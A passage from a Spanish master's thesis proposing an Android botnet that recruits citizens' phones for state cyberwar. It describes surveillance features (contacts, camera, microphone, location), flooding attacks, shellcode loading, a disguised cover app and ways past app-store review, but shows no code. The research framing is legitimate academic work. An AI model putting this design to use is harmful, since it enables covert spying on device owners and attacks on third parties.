Lo que es algo cierto e irrefutable es que la tecnología cada día es menos costosa, cada día más personas disfrutan de este bien de la humanidad y se conectan a Internet gracias a ello. Como bien expone Assange en el libro, es seguro que los Estados se apoyarán en la tecnología para controlar entornos tan abiertos y poderosos como Internet, pero los usos que se pueden dar a la tecnología son variados. El presente trabajo utiliza una ramificación del pensamiento tecnológico para llevar a cabo la idea de un Estado sometido por otro con el fin de que con la ayuda ciudadana y su tecnología puedan sumar fuerzas y luchar en un posible conflicto cibernético. Este hecho es un claro desencadenante de la bajada de los costes de la tecnología.

Por otro lado, y más adelante se reflexionará sobre ello, lo que para un ciudadano español significa libertad, para un ciudadano chino no tiene porqué significar lo mismo. En un mundo globalizado por Internet, existen distintas barreras conceptuales derivadas de la diversidad humana.

En el documento publicado por el Centro Superior de Estudios de la Defensa Nacional (Rodolfo & Giromini, 2012) se hace una reflexión sobre el uso de la tecnología en conflictos de ciberguerra. Una de las premisas del documento es indicar que la tecnología no es buena ni mala por sí misma, si no depende del uso que a éste se le otorgue.

El documento refleja como con el paso de los años la tecnología ha ido cobrando importancia a la hora de defender los intereses de las naciones, y cómo el coste de la tecnología ha ido disminuyendo, ayudando en gran parte a la importancia que ésta ha ido tomando en la sociedad.

Un hecho que se menciona en el documento anterior es que la tecnología es la vía para alcanzar los objetivos. Según el autor el control de la tecnología en todas las áreas militares hacen que ésta cobre una importancia superlativa, y los distintos ataques que puedan sufrir vendrán por la misma vía ciberespacio.

Un indicador de avance en la venta y adquisición de tecnología es el número de millones de dispositivos que se venden en el mundo. En la siguiente gráfica se puede visualizar el estado hasta 2013 de las ventas. El Smartphone es uno de los elementos centrales en este trabajo.




Ilustración 4: Millones de smartphones en el mundo

Fuente: IDC

Una vertiente que no se ha tenido en cuenta en los grandes círculos que tratan estos temas es la ciberguerra y la tecnología que puede aportar la ciudadanía desde el punto de vista de

ataque y ciberespionaje. En el evento Rooted CON 2014, el mayor congreso de Seguridad Informática en España, y uno de los referentes a nivel continental, se presentó la ponencia: *"Cyberwar: Looking for… touchdown!"* (Calles & González, RootedCon, 2014), en la que se comentó el tema del trabajo, presentado por el mismo autor.

2.2. Comparativa tecnología inalámbrica

La conectividad móvil siempre ha estado calificada como ineficiente y, posiblemente, con mayor lentitud que lo que generalmente se puede encontrar a través de un cable. Los dispositivos deben conectarse a la infraestructura de control del presente trabajo a través de este tipo de redes. Por esta razón se presenta una evaluación o estudio sobre el comportamiento en términos de velocidad ante diferentes entornos.

Aunque no hay necesidad de gran capacidad de descarga para los dispositivos de los ciudadanos en este caso particular, es necesario verificar y comparar el rendimiento de redes wireless o Wi-Fi y de redes 3G. Se ha realizado un estudio sobre el tiempo empleado en la descarga de los archivos y la velocidad de transferencia. Los ficheros utilizados en el estudio para comparar las tecnologías han sido archivos de la herramienta FOCA (ElevenPaths, 2014) de distinto tamaño, en función del contenido de éstos.

La red Wi-Fi utilizada para el estudio es de 54 Mbps con velocidad de línea ADSL de 6 Mbps. La red 3G utilizada para el estudio permite una descarga teórica a 7,2 Mbps de velocidad. Los resultados obtenidos para la tecnología Wi-Fi se presenta en la siguiente tabla:

Tamaño Archivo	Tiempo medio de recepción	Velocidad media
1 MB	< 2 Segundos	610 KB/s
10 MB	16 Segundos	602 KB/s
25 MB	41 Segundos	599 KB/s
50 MB	85 Segundos	593 KB/s

Tabla 2: Características del envío de archivos mediante Wi-Fi

Se puede observar como la velocidad media de transferencia va disminuyendo lentamente. En mayor o menor medida de puede visualizar como se mantiene en torno a los 600 KB/s. Los tiempos de descarga en un dispositivo móvil son asumibles por cualquier usuario, y por lo tanto por la infraestructura que se está preparando.

A continuación se presentan los resultados obtenidos para la tecnología 3G en la siguiente tabla:

Tamaño Archivo	Tiempo medio de recepción	Velocidad media
1 MB	< 3 Segundos	400 KB/s
10 MB	26 Segundos	389 KB/s
25 MB	67 Segundos	378 KB/s
50 MB	141 Segundos	367 KB/s

Tabla 3: Características del envío de archivos mediante 3G

Se puede visualizar como la velocidad media de transferencia va disminuyendo lentamente. Pero como en el caso anterior, se mantiene alrededor de los 380 KB/s. Los tiempos de descarga en un dispositivo móvil son asumibles, por lo que la conectividad desde la infraestructura se puede presuponer que no proporcionará problemas, salvo cobertura.

Las condiciones de cobertura eran óptimas por lo que hay que indicar que la velocidad de transferencia está sujeta a estas condiciones. Los tiempos de descarga de archivos de gran tamaño son asumibles, pero hay que tener en cuenta que un usuario o cibersoldado que utilice la tecnología 3G tiene ciertas limitaciones respecto a su plan de datos y la posibilidad de descargar o subir un número de bytes grande.

Según un estudio de GigaOm (GigaOm, 2014), los usuarios de dispositivos móviles prefieren utilizar redes Wi-Fi a las redes 3G o de pago por uso. La encuesta indica que el 81% de los usuarios utilizan redes Wi-Fi siempre que pueden. Esto es debido, principalmente, por la velocidad que esta tecnología ofrece en la navegación al dispositivo. El 19% prefiere la comodidad de utilizar redes 3G o porque no disponen de una red Wi-Fi en un entorno cercano.

Tras la comparativa, se puede concluir que los cibersoldados utilizarán redes Wi-Fi en más ocasiones que una red 3G. Esto es debido a temas económicos y a que la velocidad, generalmente, es mayor. En futuras adaptaciones de los resultados del proyecto habrá que considerar una comparativa similar con la tecnología LTE. Además, hay que tener en cuenta que el tamaño de los archivos que se descargarán a la plataforma o se subirán hacia la plataforma no será de gran tamaño, por lo que la elección de un tipo de red u otro no es algo relevante. Hay que decir que en cierto tipo de ataques, como los de flooding sí que se realizará un gran envío de datos a través de la red, por lo que utilizar bot que estén conectados a una red Wi-Fi puede ser la solución. Esto al final debe ser una decisión que tome el órgano de gobierno que tenga el control de la infraestructura y sepa de qué recursos cuenta la plataforma.

2.3. Resumen del contexto

Las conclusiones que se pueden obtener del estudio del contexto que dispone este trabajo se pueden enunciar en varias afirmaciones. Estas afirmaciones están directamente relacionadas con la evolución de la tecnología en distintos ámbitos, como son el político, social y económico.

En el ámbito político, la evolución de la tecnología y los grandes avances que ésta presenta son pilares fundamentales para que el despliegue masivo entre la población de dicha tecnología pueda ser utilizada con distintos fines. Un fin que se puede vislumbrar es la utilización de la tecnología como arma cibernética y en conflictos bélicos entre estados o países.

En el ámbito social, el bajo coste de adquisición de la tecnología, hoy en día, y la aparición de dispositivos cada vez más pequeños y más potentes hacen que gran parte de la ciudadanía disponga de este material. Hoy en día, la mayoría de los ciudadanos de países desarrollados llevan un dispositivo móvil en el bolsillo, por lo que se encuentran constantemente conectados a Internet. La parte social tiene gran parte de importancia en el estudio realizado, ya que por lo obtenido en el estudio se puede crear una gran infraestructura alrededor de este ámbito. Además, como se ha podido comprobar con la comparativa de tecnología inalámbrica, la cual sería pieza fundamental para la comunicación con los dispositivos de los ciudadanos, la velocidad cada vez es mayor. Gracias a esta afirmación, se puede afirmar que la tecnología inalámbrica impulsaría la posibilidad de este tipo de infraestructuras, en lo que a comunicaciones se refiere.

En el ámbito económico, se ha podido sintetizar que la infraestructura y el despliegue de recursos son bastante asequibles para cualquier Estado, entidad u organización que requiera de capacidad de ataque a través de la tecnología ciudadana, ya sea como arma central o arma de apoyo. El aprovechamiento de que un ciudadano ceda su tecnología o, en el peor de los casos, el estado se aproveche de ella ilegítimamente también apoya la teoría de un bajo coste económico.

En posteriores capítulos se puede visualizar como el enfoque seguido está apoyado en el bajo coste, en una infraestructura que cualquier usuario con pocos recursos puede preparar, ya que es una prueba de concepto, y se demuestra que el uso de tecnología inalámbrica es compatible, en la mayoría de los casos, en un posible conflicto.

3. Objetivos y metodología de trabajo

En este capítulo se describen los objetivos marcados en la realización del trabajo y la metodología de trabajo que se ha llevado a cabo. En el capítulo se muestra las partes necesarias para montar la infraestructura con coste reducido y las técnicas que se pueden utilizar para tomar el control de los dispositivos. Además, se detallarán los distintos tipos de ataques que pueden realizarse a través de la infraestructura.

3.1. Objetivos

Existen diferentes objetivos con la realización de este trabajo, unos generales y otros específicos. El objetivo principal o general es el enunciado de una hipótesis personal que permita experimentar y demostrar, en la medida de lo posible, como la tecnología se utiliza en el campo de la ciberguerra y ha situado a Estados u organizaciones con y sin recursos en un plano equivalente.

De este primer objetivo general se deriva otro fundamental que es estudiar e investigar sobre las vías que permitan a los Estados obtener mayor capacidad de ataque tecnológico a través de dispositivos que sus ciudadanos puedan ceder temporalmente. Se pueden plantear diferentes vías, ya que hoy en día los canales son variados, y se realizará una reflexión con demostración sobre ello.

Los objetivos más específicos o técnicos son los que se enumeran a continuación:

- Lograr una arquitectura básica que permita la inclusión de dispositivos y su gestión, monitorización y administración.
- Estudiar técnicas de ataque que puedan implementar los bot distribuidos geográficamente.
- Desarrollar una aplicación Android que dé lugar al bot con el que los dispositivos formen parte de la red de dispositivos cedidos al Estado.
- Desarrollar funciones que permitan localizar geográficamente a un dispositivo en una zona concreta.
- Desarrollar funciones que permitan evaluar la disponibilidad y calidad de la red a la que los bot están conectados.
- Desarrollar funciones que permitan extender funcionalidades del bot, por ejemplo a través de la inyección de shellcodes.

El trabajo presenta dos tipos de objetivos claramente diferenciados, por un lado se encuentra el objetivo genérico del piloto experimental, el cual propone una hipótesis y se

realiza un estudio mediante el uso de documentación para poder proporcionar una respuesta. En segundo lugar, se implementa una infraestructura que permita disponer de todo lo necesario para realizar una pequeña prueba de concepto que recoja los resultados y se pueda evaluar y tomar una decisión respecto al problema planteado.

3.2. Metodología y planificación

El plan de trabajo llevado a cabo para la realización de este proyecto ha estado basado en un modelo iterativo. El modelo iterativo ha estado constituido por varias iteraciones. En la primera iteración se han realizado tareas de investigación y documentación sobre la ciberguerra. En la segunda iteración se ha planteado un modelo arquitectónico que pueda ayudar a realizar pruebas de concepto de la idea original. La tercera iteración ha sido utilizada para implementar, tanto la infraestructura como el bot para el sistema operativo Android. En la cuarta iteración se han llevado a cabo las pruebas para la recogida de resultados. Mientras que la quinta iteración se han llevado a cabo todas las tareas para la evaluación del piloto experimental y la discusión final sobre el trabajo.

Para el desarrollo de la infraestructura y del bot de Android se ha utilizado un modelo de desarrollo es espiral. Este modelo se caracteriza por la realización de sub-tareas en un número determinado de ciclos. Este desarrollo ha sido llevado a cabo en la iteración número 3. En cada uno de los ciclos del modelo en espiral existen 4 etapas clásicas en el desarrollo: análisis de requisitos, diseño, implementación y pruebas. Cada etapa ha sido evaluada de forma continua e independiente, de forma que se pretende conseguir que el sistema sea evaluado y robusto, aunque dicha implementación sea una prueba de concepto o piloto experimental.

La planificación del presente trabajo comenzó a realizarse a finales del mes de Febrero de 2014. Tras la elección y aceptación por parte de la Universidad del tema elegido para la realización del trabajo se presentó un diagrama de Gantt, en el cual se reflejan las tareas que se deberían llevar a cabo.

La fecha inicial en el diagrama de Gantt es el 18 de Marzo de 2014 y la finalización del trabajo es el 16 de Junio de 2014. Hay parte de documentación sobre ciberguerra y diseño e implementación de la infraestructura que fue llevada a cabo antes de las fechas marcadas en el diagrama. Esto es debido a que personalmente se ha trabajado sobre ella por motivación personal.

A continuación se presenta el diagrama de Gantt propuesto para la realización del Trabajo Fin de Máster.




Ilustración 5: Diagrama de Gantt

A continuación se detallan las tareas realizadas y especificadas en el diagrama anterior:

1. Investigación y estado del arte.
    a. Se ha realizado un estudio sobre componentes de ciberguerra y sobre el estado del arte en esta temática.
    b. Familiarización con la temática escogida.
    c. Estudio sobre redes inalámbricas, especialmente Wi-Fi y 3G.
    d. Planificación temporal de las siguientes etapas.
2. Estudio sobre viabilidad de infraestructura propuesta.
    a. Se analiza la viabilidad en un entorno real y las vías para llevarlo a cabo.
    b. Se capturan los requisitos y se realiza el análisis de la prueba de concepto que se llevará a cabo.
    c. Se estudian las vías de distribución de aplicaciones móviles y sistemas operativos que puedan ser utilizados en este trabajo.
3. Estructuración de propuesta y análisis de componentes.
    a. Se diseña e implementa la infraestructura de la prueba de concepto.
    b. Se diseña e implementa la aplicación móvil para dispositivos Android. Además, se elige el tipo de aplicación que tapará las acciones *"maliciosas"* de la herramienta.
    c. Se anota en un documento descripciones detalladas de todo lo que está englobando al trabajo.
4. Estructura de la memoria.
    a. Se realiza un borrador privado de la memoria.
5. Implementación de escenarios.
    a. Se escriben las pruebas de las que constará el piloto.
    b. Se realiza una revisión de todos los componentes analizados en fases anteriores. El objetivo final es disponer de una infraestructura que pueda soportar varios dispositivos.
6. Pruebas.
    a. Se ejecutan las pruebas o escenarios.
    b. Se recogen los resultados del piloto, utilizando una nomenclatura sencilla. Por lo general, se utiliza la nomenclatura *"válida" / "no válida"* para entender la viabilidad en un conflicto de ciberguerra.
7. Redacción de memoria.
    a. Con las notas y descripciones detalladas recogidas a lo largo del trabajo, se redacta de manera formal la memoria.

b. En esta memoria se recoge todo el proceso llevado a cabo con las referencias, resultados y conclusiones a las que se llega.

8. Conclusiones.
    a. Personalmente se realizan unas conclusiones sobre el trabajo.
    b. Se realiza una revisión global del trabajo para presentar.
    c. Se evalúa la posibilidad de optar por la ciberguerra para un posible futuro trabajo de doctorado.

3.3. Arquitectura de la infraestructura

Para la construcción del sistema planteado en el presente trabajo, se ha hecho uso de una arquitectura de tipo botnet (cliente-servidor), que permite controlar desde un único punto centenares de dispositivos y tecnologías.

El servidor consiste en una serie de binarios que permitirían infectar teléfonos, tablets o portátiles, para ceder su control al gobierno u organización.

Desde un cliente web, se enviarán instrucciones a todos los servidores ciudadanos alojados en los dispositivos controlados, para de esta manera conseguir un crecimiento exponencial en la capacidad de ataque masivo y espionaje de su estado.

En las siguientes imágenes se puede visualizar como la organización o estado puede disponer de tecnología distribuida geográficamente en los dispositivos de sus cibersoldados para acceder a información de los mismos, o realizar ataques.

Ilustración 6: Distribución geográfica de bots y control desde infraestructura

Una vez se ha expuesto la arquitectura básica de la infraestructura, se exponen los requisitos definitivos sobre los que se perfilará la implementación.

- Adaptabilidad. La aplicación debe estar preparada para interactuar mediante la inclusión de nuevos módulos desarrollados. En otras palabras, la implementación de nuevas técnicas de ataque debe ser algo sencillo de incluir. Puede que durante el desarrollo del trabajo se añadan nuevas técnicas que puedan mejorar la evaluación final de la hipótesis.
- Modularidad. La aplicación debe estar desarrollada de manera modular.
- Sencillez. Ante todo, debe ser una aplicación de manejo sencillo, ya que esto es un piloto y debe priorizar que todo se entienda de manera sencilla.
- Gestionable. La aplicación debe poder gestionar las acciones, los dispositivos y los resultados de manera sencilla. Esto es fundamental para un seguimiento del piloto.

A continuación se exponen los casos de uso de los que consta la infraestructura.

Caso de uso	Descripción
Refrescar bots	Esta funcionalidad permite al gobierno conocer nuevos posibles bots que han tomado el control de un dispositivo y lo notifican a la parte de control
Obtener información	Esta funcionalidad permite obtener información más exhaustiva de los dispositivos
Obtener contactos	Esta funcionalidad permite obtener la agenda de contactos del dispositivo
Extender funcionalidad	Esta funcionalidad permite la carga dinámico de código en los dispositivos
Utilizar micrófono/cámara	Esta funcionalidad permite poder utilizar la cámara o micrófono del dispositivo
Ataques de inundación	Esta funcionalidad permite configurad diferentes ataques de flooding contra objetivos marcados
Geolocalización	Esta funcionalidad permite encontrar a diferentes dispositivos en función de ciertas condiciones

Tabla 4: Descripción de casos de uso

A continuación se muestra el diagrama de casos de uso de la infraestructura.




Ilustración 7: Diagrama de casos de uso

3.4. Técnicas para tomar el control de dispositivos

En este apartado se especifican técnicas que se han ido probando en la realización del trabajo. Las técnicas propuestas se enumeran a continuación y se especifican por diferentes niveles, los cuales reflejan el número de usuarios a los que se puede llegar con las diferentes vías.

3.4.1. Los markets oficiales

La primera vía es la de los *"markets"* de aplicaciones oficiales que proporcionan los fabricantes. En la investigación previa se optó por fijar como objetivo prioritario *Google Play* y *AppStore*, ya que llegan a millones de usuarios en el mundo. Tras un estudio sobre cómo estas plataformas trabajan, hay que recalcar que introducir la aplicación que proporcione el control del dispositivo sería más fácil de hacer en *Google Play*, ya que los mecanismos de control son diferentes. Estos espacios de distribución de aplicaciones llegan a millones de usuarios en el mundo, por lo que potencialmente, y de manera sencilla, se puede obtener un gran número de dispositivos en muy poco tiempo. Además, otra de las ventajas es que los dispositivos estarían distribuidos geográficamente, lo cual hace esto aún más poderoso.

En el *"market"* de Android se publica la aplicación sin un control exhaustivo del código y lo que realiza la aplicación, por lo que se puede disponer durante días, o incluso meses, de la aplicación en *Google Play* hasta que alguien se diera cuenta de la función oculta. Por el contrario *Apple* proporciona un control exhaustivo de código por lo que sería más difícil conseguir situar el bot en el *"market"*. De todos modos, existen casos (Alonso, Seguridad Apple, 2011) en los que se demuestra que hay vías para saltarse la protección de *Apple* en la *AppStore.*

En el presente trabajo se hizo una pequeña prueba de concepto en la que se subió la aplicación que implementa el bot a *Google Play*. La aplicación estuvo subida durante pocos minutos, ya que no se quería que ningún usuario la bajase. Lo que se quería verificar es que el código de la aplicación podría ser subido y que podría estar disponible en este canal de difusión.

3.4.2. Los markets no oficiales

La segunda vía estudiada ha sido la inserción de la aplicación móvil en los markets no oficiales. Un market no oficial no tiene que ser un espacio de difusión de aplicaciones no legales, ya que existe markets como el de Amazon (Amazon, 2014) en el que se pueden descargar aplicaciones móviles para Android.

Esta vía es complementaria, ya que no se podrá llegar al mismo número de usuarios, y para muchos usuarios son métodos no conocidos. El objetivo final es llegar al mayor número de usuarios por diferentes vías, y demostrar que existen diferentes técnicas para reclutar la tecnología de los ciudadanos.

3.4.3. Sitios web en Internet

Esta tercera vía propone difundir la aplicación móvil con el bot a través de sitios web en Internet. Generalmente, los usuarios que navegan están acostumbrados a *"bajarse"*

aplicaciones de Internet a través de sitios web. Esto es algo que a lo largo de los años los usuarios han ido realizando y acostumbrándose a hacer, por lo que con el paso a los Smartphones, muchos de ellos siguen haciéndolo igual.

3.4.4. Portales de reclutamiento

La cuarta vía, y la menos ofuscada, es generar un portal dónde los usuarios que quieran ceder su tecnología puedan registrarse y bajar la aplicación móvil para su dispositivo. Esta vía no es la mejor para hacer que una operación secreta se lleve a cabo, pero se puede ofuscar tras las campañas de ceder la tecnología para resolver problemas matemáticos o físicos, mientras el dispositivo no está en uso.

3.4.5. Instalación aplicación en Android

Exceptuando la primera vía, la instalación de las aplicaciones móviles en Android debe ir acompañada de la activación de la característica *"Orígenes desconocidos"*. Esta característica permite instalar en el dispositivo una aplicación móvil que no sea descargada del market oficial.

El *manifest.xml* es uno de los puntos críticos de la instalación de aplicaciones a través de *Google Play*, ya que en este archivo se declaran todos los permisos que una aplicación va a utilizar. Estos permisos deben ser aceptados por el usuario. Hoy en día, los usuarios suelen aceptarlos sin evaluar, debido a la confianza de los usuarios sobre estos medios de distribución de software.




Ilustración 8: Activar "Orígenes desconocidos"

3.5. Tipos de ataques y funcionalidades

En este apartado se especifican los diferentes tipos de ataques y funcionalidades que se requieren para llevar a cabo unas acciones básicas entre la infraestructura de reclutamiento y los dispositivos móviles.

La primera acción a implementar es la toma de conexión entre el bot y la infraestructura. Como identificador del dispositivo de utiliza el IMEI del dispositivo, ya que este identificador representa unívocamente a cualquier Smartphone en el mundo.

Tras la identificación del dispositivo se debe obtener más información del dispositivo. A continuación se especifica que datos son de interés para la infraestructura:

- Direcciones IP. Tanto la dirección IP pública como la privada.
- Tipo de red móvil a la que está conectada.
- Localización del dispositivo por coordenadas.
- Localización del dispositivo por localidad y país.
- Contactos de la agenda del dispositivo.
- Si el dispositivo es un punto de acceso o lo que se denomina zona Wi-Fi (Llorach, 2010).
